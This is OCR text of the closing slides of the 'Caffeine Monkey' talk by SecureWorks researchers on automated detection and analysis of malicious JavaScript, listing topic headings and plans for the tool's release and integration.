
Good Script, Bad Script

- Fingerprinting
- How methods are used
- Profiling the script execution
- “Benign” uses of obfuscation


Method Call Graphs



Method Call Graphs



Method Call Graphs



Future of Caffeine Monkey?

- Will be released this week
  - http://www.secureworks.com/research/tools/
  - Expand on it and save everyone some time
- Inclusion in proxy?
  - IDS/IPS?
  - Heuristics based addition to signature based platforms?
- Firefox plugin?

Question & Answer

Caffeine Monkey

Automated Collection, Detection and Analysis of Malicious JavaScript

Ben Feinstein, CISSP
Daniel Peck
SecureWorks, Inc.